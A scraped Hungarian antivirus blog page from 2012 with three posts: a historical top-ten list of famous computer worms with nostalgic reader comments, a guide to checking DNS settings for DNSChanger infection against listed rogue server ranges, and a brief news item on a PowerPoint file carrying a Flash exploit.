A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Minden idők 10 leghíresebb vírusa

2012.05.31. 15:11 | Csizmazia István [Rambo] | 41 komment

Címkék: vírus minden híres 10 top idők kártevő


Az összegyűjtött All Time tízes listán **olyan emlékezetes kártevők szerepelnek, mint a Word dokumentumokkal terjedő Melissa, a 2000-ben legalább félmillió gépet megfertőző I Love You, vagy a rendszereket 2001-ben drasztikusan lelassító Nimda**.



MyDoom
Joggal érdemelte ki a **leggyorsabban terjedő e-mail féreg megtisztelő címet még 2004-ben**. A féreg kódjában a következő szöveg található: "andy; I'm just doing my job, nothing personal, sorry," ami nagyjából annyit tesz, bocsi, én csak a munkámat végzem, nincs ebben semmi személyes. Károkozását nagyjából 38 milliárd USD összegre becsülték.

Sobig
Ugyancsak kártékony és sok borsot tört az üzemeltetők orra alá a Sobig még 2003-ban. Szintén **e-mail útján terjedt több különböző változatban is, és képes volt fájlokat másolni, továbbküldeni**, sőt F jelű változata adott URL-ről további kártékony kódokat is letöltött a számítógépre.

ILOVEYOU
Ha valaki 2000-ben egy I LOVE YOU tárgyú levelet kapott, amelyhez egy LOVE-LETTER-FOR-YOU.TXT.vbs melléklet is tartozott, az biztosan emlékszik. A VBScriptben írt féreg futótűzszerűen terjedt, a megfertőzött gépeken megkereste az Outlook címjegyzékét, és az itt talált címekre azonnal továbbküldte magát. Komoly károkozás is történt: a zenei és képállományokat sok esetben jóvátehetetlenül bináris szeméttel írta felül. A Loveletter kivételes eset volt abból a szempontból, hogy **szerzőjét, Onel Guzmant sikerült beazonosítani és elfogni, mégis megúszta a büntetést, mert akkoriban a Fülöp-szigeteken még nem létezett ilyen helyzetekre jogszabály.**




Conficker
A 2007-ben jelentkező Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a **távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját**. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos vírusvédelmi webcím is elérhetetlenné válik a megfertőzött számítógépen. Érdekessége, hogy azóta is mind a mai napig még a havi toplisták rendszeres helyezettje.




Code Red
A □ode Red □Bady) Microsoft IIS-szervereket támadott 2001-ben, és **túlcsordulásos támadással még egy hátsó ajtót is tudott a gépekre telepíteni**. Szerverek ezrei estek igen rövid idő alatt áldozatául, fertőzés esetén pedig azonnal további hálózatos gépeket kezdett keresni. Károkozását hozzávetőlegesen 2 milliárd USD összegre taksálják.

Melissa
Ugyancsak fertőzött email mellékletekben közlekedett a Melissa még 1999-ben. MS Word dokumentumok Document_open makróiban tanyázott, és **fertőzéskor a felhasználók Outlook címjegyzékében talált címekre automatikusan tovább is küldte magát**. Később sikerült kideríteni, hogy a Melissa férget David L. Smith készítette, a károkozását pedig 1.2 milliárd dollárra becsülték.



SirCam
Mindössze hat nappal a 2001. július 18-i felfedezése után a SirCam internetes féreg már az egész világon elterjedt és bizonyítottan az egyik leggyakoribb károkozó programmá vált. **A SirCam a fertőzött gép merevlemezén található dokumentumokból véletlenszerűen egyet továbbküldött a vírussal együtt különböző címekre**. A féreg által elfoglalt lemezterület okozta károkon kívül figyelmet érdemel a SirCam pusztító rutinja is: 5% esély volt rá, hogy a féreg a Windows mappa minden alkönyvtárát és fájlját kitörölje, így ebben az esetben a gép már nem is indult el.

SQL Slammer
Az SQL Slammer egy olyan számítógépes féreg volt, amely a Microsoft SQL Server 2000 egy befoltozatlan hibáját kihasználva puffertúlcsordulást okozott az adatbázisokban. Sokakban akkor még nem tudatosult, hogy a biztonsági frissítések futtatása mennyire fontos, itt is **a Microsoft még 2002-ben kiadott egy javítócsomagot, amit azonban sokan mégsem telepítettek**. A Slammernek már az első félórában 75 ezer számítógépet sikerült megfertőznie, becslések szerint pedig 750 millió USD kárt okozhatott.



Nimda

imda vírus - amelynek érdekessége, hogy egyszerre négy különböző fertőzési mechanizmust is képes volt alkalmazni (Exe-fertőzés, helyi hálózaton, weben és levelezésen keresztüli terjedés) - megjelenésekor 24 óra leforgása alatt 2.2 millió gépet fertőzött meg. A hosszú távú, hatékony védekezéshez **nem volt elég a vírusmentesítés, hanem mindenképpen szükséges volt a megfelelő Microsoft javító állományok lefuttatása is**. Mivel a vírus a hálózati kapcsolatokon keresztül is fertőzött, ezért a környezet mentesítésekor szét kellett húzni azt, és minden gépet külön-külön kellett kitakarítani. Csak ezután volt szabad újra hálózatba kapcsolni őket. Érdemes a vírus nevét visszafelé is elolvasni: ADMIN.



Sasser
A 2004-es Sasser a Windows LSASS nevű sebezhetőséget használta ki, szerzője pedig egy német tinédzser volt. A Sasser károkozását körülbelül 500 millió dollárra becsülték. Mivel **a Microsoft akkoriban 250 ezer dollár fejpénzt tűzött ki a kártevő szerzőjére**, viszonylag gyorsan el is kapták, köszönhetően egy meg nevezett "barátjának", aki a pénzért feldobta.

Tetszik 75 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Elégedetlenek vagyunk a Facebook biztonságával
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4557341

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



The Great Destroyer 2012.05.31. 22:53:10

Mókásak ezek a vírusizék, windózos rendszergazdaként már elég sokfélével találkoztam, azthiszem egyedül az albán-vírus nem volt még terítéken. Itthon baromira nem érdekelnek ezek a dolgok, almás PowerPc G5 quad/moddolt freebsd kombóra nem igazán van vírus :).

Pobjeda elvtárs 2012.05.31. 22:57:55

Az Elk Clonert, vagy a Creepert is meg lehetett volna említeni :D



tocibacsi 2012.05.31. 23:31:15

Your □ □is now Stoned!



tocibacsi 2012.05.31. 23:31:50

avagy hány éves a szerző?

And37 2012.05.31. 23:38:33

@tocibacsi: Dis is one half.



tocibacsi 2012.05.31. 23:51:00

@And37: bezony... ezek a felsorolt szarságok valóban hatékonyan terjedtek, de ugye ma már van min...



WinG 2012.05.31. 23:58:15

ah, és hol a michelangelo virus? nem is volt igazan meno az a 90-es evekben, akinek nem volt megfertozve ezzel a gepe

Chessterfield 2012.06.01. 00:04:24

Michelangelo, Stoned, Andromeda.

scan c:
clean c:

aFx 2012.06.01. 00:18:03

és a chernobyl? nomeg a zseniális újraindítgatós vírus? mindkettő tömegesen fertőzött.

erik ssonfan 2012.06.01. 00:20:18

@And37: Hu az milyen szemet volt, de utaltam...

gabest1 2012.06.01. 07:10:16

aFx +1, nincs CIH, komolytalan :D



twollah / bRoKEn hOPe, sUppLeX · http://freewaresoftwarenews.blogspot.com/ 2012.06.01. 07:21:37

Az XP ujraindito virust en is osszeszedtem.
Kb. 10 perccel miutan felraktam az XP-t es beizzitottam a halokartyat, ADSL-t.
Volt orom.

NextGeneration 2012.06.01. 07:28:26

...és a jó kis OneHalf a régi szép időkből???

liksoft 2012.06.01. 08:07:55

□..... ezek gyerekek. Bezzeg a jó öreg potyogós.....

Sadist 2012.06.01. 08:21:05

Ahogy az várható volt, a legnagyobb károkat okozó vírusok mind az emberi ostobasággal terjedtek.

Torzonborz Torkosborz (törölt) 2012.06.01. 08:21:22

Bár 1996 óta van számítógépem, de ezen vírusok egyikével sem találkoztam. Szerencse, vagy az informatika ismerete? Mindenki döntse el maga...



Papírzsepi · http://lemil.blog.hu 2012.06.01. 08:28:46

Na igen. A "Minden idők" nem 2000-ben kezdődik. Márpedig a netes korszak előtti vírusoknak gyakran kifinomultabb módszereket kellett választaniuk a terjedéshez. Megérdemeltek volta pár pontot a listán.

Meg ugye ne is beszéljünk a C64-en (!) terjedő vírusról, mely a program betöltődése alatt (!) írta ki magát floppyra, hozzácsapva magát az ott talált programokhoz. Az egyik legelső vírus volt, amivel átlagember találkozhatott.

Az ilyen listázáskor sosem az abszolút számokat kell figyelembe venni, hanem hogy a saját korában mennyire volt korszakalkotó. Ez a poszt-tolónak nem sikerült, talán legközelebb.

Még valami: Hol van pl. Stuxnet, mint a cyber-hadviselés első komolyabb eszköze?

fidesz = házmesterek pártja 2012.06.01. 09:12:06

@tocibacsi: azt hiszem, 45... ;-)



Nomante 2.0 2012.06.01. 09:18:15

One-Half... az volt a legköcsögebb virus amit valaha láttam...

Macropus Rufus 2012.06.01. 09:23:53

nekem az első vírusom az a Tai-Pan nevű okosság volt. Exe állományokat fertőzött. Ha jól emléxem akkor 438byte-al növelve a méretét a file-nak. Ha az ember belenézet a Norton alatt egy F3-al akkor a fertőzött file vége felé azt találtha bele írva a file-ba, hogy "[Whisper presenterar Tai-Pan]"
ha jól emléxem azon kívűl, hogy 438byte-al növelte minden exe file méretét semmit nem csinált.

A feljebb már említett OneHalf is meg volt, a fene essen belé, addíg szaroztam a leszedésével, hogy a végén a tényleg nem fértem hozzá a vinyóm feléhez :D

Mindfield 2012.06.01. 09:30:23

@Macropus Rufus: Valami ilyesmi volt a Doom II Death is.

Macropus Rufus 2012.06.01. 10:06:28

az a Tai-Pan.666 volt engem szerencsére a Tai-Pan.438 fertőzött meg. Ahhány ház annyi név. :)
Pl. az F-Secure Virus.DOS.TaiPan.Doom2.666-nak hívta.



Grabbe · http://tinyurl.com/c3hpyb9 2012.06.01. 10:11:26

Nekem egyedül az ILOVEYOU & az a gépet automatikusan újraindító vírus volt meg - tegyük hozzá: szerencsére; de azért érdekes volt elolvasni, hogy miket sikerült megúsznom...

Gza · http://www.azaleavendeghaz.hu 2012.06.01. 10:14:51

no és a Potyogós Vírus?

SemBoga 2012.06.01. 10:51:58

michelangelo!

egyébként ha valaki azt magarázza, hogy neki ugyan sose volt vírusos a gépe, az honnét tudja? :) a legtöbb mai vírus csak használja a gépet a maga céljára, a user elvileg nem is nagyon érzékeli a vírust

Macropus Rufus 2012.06.01. 11:38:58

@SemBoga: jó a kérdés :)

elvileg senki nem lehet benne biztos, hogy nincs valami a gépén. Hiszen ha jó a kód, akkor senki nem fogja észrevenni, pláne akkor ha egy még ismeretlen program végzi a támadást.

Macskond 2012.06.01. 13:09:47

Ahogy már többen írták : Stoned, és a OneHalf érdemtelenül maradt ki.
A stoned-ot egy csak floppys XT-vel sikerült úgy elkapni hogy a bitbuzerátor évfolyamtársam vissza is fejtette.
"Water detected in coprocessor" ! :-)



gothmog 2012.06.01. 18:23:37

A Yankee Doodle? Hogy az mekkora egy humorherold volt! Ráadásul egy játék nem futtatható állományában bújkált, úgyhogy a „Scan/Clean”(meg nem mondom, melyik céghez tartozott) -vírusírtó eszköz meg se találta, mert csak az exe-kben, com-okban keresett. Aztán egyszer csak lett egy chkvir nevű progi, ami megtalálta abban az egy állományban, és végre teljesen leírtotta.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 20:45:47

Hűű, erre értem haza, mennyi komment! Először is maximális riszpekt mindenkinek, aki hozzászólt, nosztalgiázott. Neki is látok a válaszoknak...



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 20:56:04

Valóban sok "nagyágyú" kimaradt ebből a felsorolásból, de akkor nem is top10 lenne a címe ;-)

Volt olyan szerencsém már a kezdet kezdetétől benne lennia témában, a C64-es drive fejpozíciót elrontó cucctó kezdve a CIH-en át a potyógós vírusig:
antivirus.blog.hu/media/image/pdf/199881214_cwi.pdf

A potyogós kódját például akkori C tanárommal, Pethő Ádámmal nézegettük, elemezgettük, jó kis muri volt.

Nagyvállalati munkahelyemen a Stoned és a Dir2Fat soha nem múló emlékeket, és ősz hajszálakat okozott, ja és a Blaster volt még egy orbitális nagy szemétláda, mikor számolt vissza a rebootig például a határidős munka közepén ;-)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:02:11

@Tocibacsi: Hat régi motoros, még bejárta a fát a lyukkártya, lyukszalag, kalapácsos nyomtató, zx81, spectrum, c64, xt, at, 286, 386, 486, pentium útvonal mentén.
plus.google.com/101748239197085858341/about?hl=hu

Annak idején Kis Jancsi írt sok érdekes cikket a vírusokról, mindent elolvastam, CWI Számítastechnika, Chip, Computer

anora, Alaplap, sőt még heti Chip is volt vírusőrjárat sorozattal, meg könyveket is írt. Például a Whale vagy a Mutation Engine még mai szemmel is egy elképesztően profi elmeszülemény.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:06:16

Na felrúgom a sorrendet, a Volán Tefunál is húztam egy darabig az igát, és igen, a Yankee Doodle is felejthetlen volt, akár egy Frédi-Bénis kőfejtős dinókürt: 17 óra, lehet szépen hazamenni... Boldog béke idők, amikor havonta floppyn jelent meg (vagy BBS-ről letöltve) az új antivirus, és száz, ezer volt a nagyságrend, nem >70 millió, mint most.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:10:07

@And37: Igen, az is megvolt, One Half. Nem nekem, egy munkatársnak, és igazán büszkék lehetünk arra, hogy a magyar Leitold Feri írta meg a visszakododó cuccost hozzá, mi is azt használtuk.

Az meg van valakinek, mikor ők még CS & Egér néven CHKVIR nevű programot csináltak Tábor Csabával, és a BME V2 laborba lehetett menni floppyval az új verziókért?



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:14:34

@Papírzsepi: Jogos a zsörtölődés, egyszer majd tényleg csinálunk egy ennél bővebb saját válogatást, könnyes hazai emlékezésekkel, tényleg van miből meríteni.

A Stuxnet is kiemelkedik persze a mezőnyből, de az szerintem még annyira friss, hogy most inkább korábbi történelmi darabok szerepeltek abban az eredeti cikkben, amit lefordíttam.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:19:37

Na ha már nosztalgia, arra emlékszik valaki, mikor a Chip CD mellékletére HDDKiller fertőzés került, és még a Déli Krónikában is bemondták, senki ne használja a lemezt? Később pedig aztán volt a PC Guru esete a CIH-hel.
www.antivirus.hu/virved/displayer.php?site=antivirus&page=60.15.3.5.1



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:22:18

@gothmog: A Scan és Clean anno McAfee stuff volt, külön EXE fájlokban az egyik csak detektált, a másik csak irtott.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.01. 21:40:21

A Péntek 13 (Jerusalem) mellett azért ez az Ambulance is egy nagy királyság volt Anno Decibel :-)

Színes, szagos, szélesvásznú videós kártevő leírás.
www.eset.hu/virus/ambulance-796-b

Fantomász 2012.06.06. 20:32:27

@Csizmazia István [Rambo]: Én vettem is anno az ominózus chip-ből, de a vírusos lemezt a kifejezett kérésem ellenére sem adták oda :(:)



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.06. 21:32:16

Hello Fantomász!

A Chip-es már nekem sincs sajnos meg, úgy nagyjából a sokadik költözködés után az ilyesmik már simán áldozatul estek.

Próbáltam még ezt, meg a CIH-es Gurut vadászni a Vaterán, de sajna pont ezek az ereklyének számító példányok már nem voltak meg senkinek.



gothmog 2012.06.09. 20:42:47

@Csizmazia István [Rambo]: hű, hát én kb két éve beleszórtam az összes régi újságmelléklet cd-t egy dobozba, és felvittem a padlásra. Hogy ez a 98 augusztusi darab közte volt-e, azt nem tudom, meg azt se, hogy milyen állapotban lehet most, de ha érdekel, megpróbálhatom előkotorni.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2012.06.11. 18:02:59

Hello Gothmog!


Köszi előre is.

Vészesen közeleg az idő


2012.06.04. 13:10 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: cím fbi beállítások router kiszolgáló dnschanger


Már többször szó esett itt ezen az oldalon, hogy **a DNSChanger kártevő segítségével orosz és észt bűnözők eltérítették a felhasználók által a böngészőbe begépelt webcímeket, emiatt aztán az internetszolgáltatók le fogják kapcsolni ezeket a kártékony DNS szervereket**. Ám emiatt azok a felhasználók, akik tudtukon kívül éppen ezeken keresztül tudtak internetezni, **a határidő lejártával nem tudnak majd böngészni, levelezni - egészen addig, míg nem mentesítik a gépüket és nem állítják helyre** a kártevő által manipulált DNS beállításaikat.




Ideje ellenőriznünk a DNS beállításainkat? ezzel a címmel igyekeztünk ráirányítani a problémára a figyelmet még idén januárban, hiszen az FBI szerint legalább 570 ezer ilyen fertőzött gép lóg a neten. **Akkor még úgy volt, a végső határidő a lekapcsolásra 2012. március 8. lesz, ám ezt a deadline-t később kitolták 2012. július 9-ére**. Ahelyett, hogy újabb esetleges későbbi időpontban reménykednénk, érdemes nekilátni, és tényleg ellenőrizni ezeket. Előbb azonban nézzük, mit is jelentenek ezek a beállítások pontosan. Ehhez idézünk a korábbi posztunkból: *"Gyakran használt analógia a tartománynévrendszer magyarázatához, hogy az internet egyfajta telefonkönyve, amiből ki lehet keresni az emberek számára értelmezhető számítógép-állomásnevekhez tartozó IP-címeket. Például a www.example.com tartománynévhez a 192.0.32.10 (IPv4) cím tartozik."*



Ha beállításaink manuális ellenőrzését választjuk, úgy a következőket kell tegyük. Keressük meg a "Vezérlőpult -> Hálózat és Internet -> Hálózati és Megosztási Központ -> Hálózati Kapcsolatok" helyet, majd a "Tulajdonságok -> TCP/IP 4 -> Tulajdonságok" részben nézzük meg, mit látunk a DNS beállításoknál. **Ha itt a "DNS-kiszolgáló címének automatikus kérése" van kipipálva, ez máris jót jelenthet. Persze konkrét DNS szerver címek sem okvetlenül jelentenek rosszat**, ha azok például az internetszolgáltatónk által, a szerződéskor megkapott adatlap szerinti címeket tartalmazza vagy akár például szimplán saját routerünk címét (pl. 192.xxx-vel, 172.xxx-vel vagy 10.xxx-zel kezdődő tipikusan belső hálózati címek).






Ám **ha az alábbi listából látunk rajta tételeket, akkor máris érdemes volt megtenni ezt a kirándulást, mert lesz mit kigyomlálni**.

- 77.67.83.1 - 77.67.83.254
- 85.255.112.1 - 85.255.127.254
- 67.210.0.1 - 67.210.15.254
- 93.188.160.1 - 93.188.167.254
- 213.109.64.1 - 213.109.79.254
- 64.28.176.1 - 64.28.191.254

Azt persze készséggel elismerjük, az átlagfelhasználó számára az ilyen DNS szerver beállítások könnyen tartozhatnak az "eszik vagy isszák" kategóriába, ám ha van a környezetünkben olyan, aki segítsen, vagy akár ez a kis leírás is elegendő lehet arra, hogy bárki ellenőrizhesse a számítógépét.



Azt már az előző cikkben is említettük, hogy **a DNS beállításokat alapszinten (jó, nem jó) különféle weboldalon is tudjuk ellenőrizni**. A http://www.dns-ok.us/ vagy a http://www.dns-changer.eu/en/check.html egyaránt képes ezt elvégezni, és jó esetben valamilyen zöld ablakban közölni az örömhírt: "Your computer appears to be looking up IP addresses correctly!", ami magyarán azt jelenti, számítógépünk DNS beállításai rendben vannak.



Sokan hajlamosak ezt a problémát alábecsülni, de ha belegondolunk abba, hogy **amennyiben például otthoni routerünk kerül így veszélybe, azzal nem csak az asztali számítógépünk, vagy laptopunk, hanem minden egyes wifi hálózatképes eszközünk**, így például média lejátszónk, okostelefonunk is a rejtett átirányítás áldozata lehet.



A routeren belüli beállítások már valóban inkább haladó tudású felhasználót kívánnak, nekik lehet egy jó kiindulópont a https://store.opendns.com/setup/router/ weboldal, ahol a routerek különféle típusa szerint megtalálhatjuk a DNS beállítások megfelelő helyét és pontos módját.

Tetszik 130 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Akiknek a Captcha kínszenvedés
- 25-ször több a mobilos kártevő
- Nyári tanácsok utazáshoz
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4564587

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Meglepi a PowerPoint állományban

2012.06.06. 13:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: flash adobe powerpoint kártevő player exploit backdoor

Nem is igazi hír manapság az, hogy szinte már mindenben találhatunk kártevőt. Igaz, a Microsoft Office állományformátumai már évek óta népszerűek e tekintetben, és jól láthatóan **ma is alkalmasak arra, hogy "gondos" kezek Flash Player exploitot helyezzenek el bennük**.



Természetes minden egy szokásos kéretlen e-mail üzenettel kezdődik, aminek **a mellékletében található ez a bizonyos PPT fájl. Ha valaki erre rákattint, akkor a bemutató belsejébe ágyazott** Flash Player kód egy sebezhetőséget (CVE-2011-0611) használ ki, amellyel **az elemzések tanúsága szerint hátsó ajtót telepít** a fertőzött a számítógépre. A kártevő futása során igen trükkösen egy másik, de tiszta "powerpoint.pps" nevű Powerpoint állományt is létrehoz, ezzel igyekszik megtéveszteni a felhasználókat.




Figure 1. Embedded Flash file in TROJ_PPDROP.EVL

Természetesen, mint már annyiszor, a naprakész antivírus mellett az operációs rendszer, és **az alkalmazói programjaink rendszeres frissítése, frissentartása lehet a jó ellenszer.** Ez utóbbira már többször mutattuk remek példának a Secunia Personal Software Inspector (PSI) automatikus szoftverét, de éppen ma említettek újra egy másik versenyzőt, az AutoUP-ot.



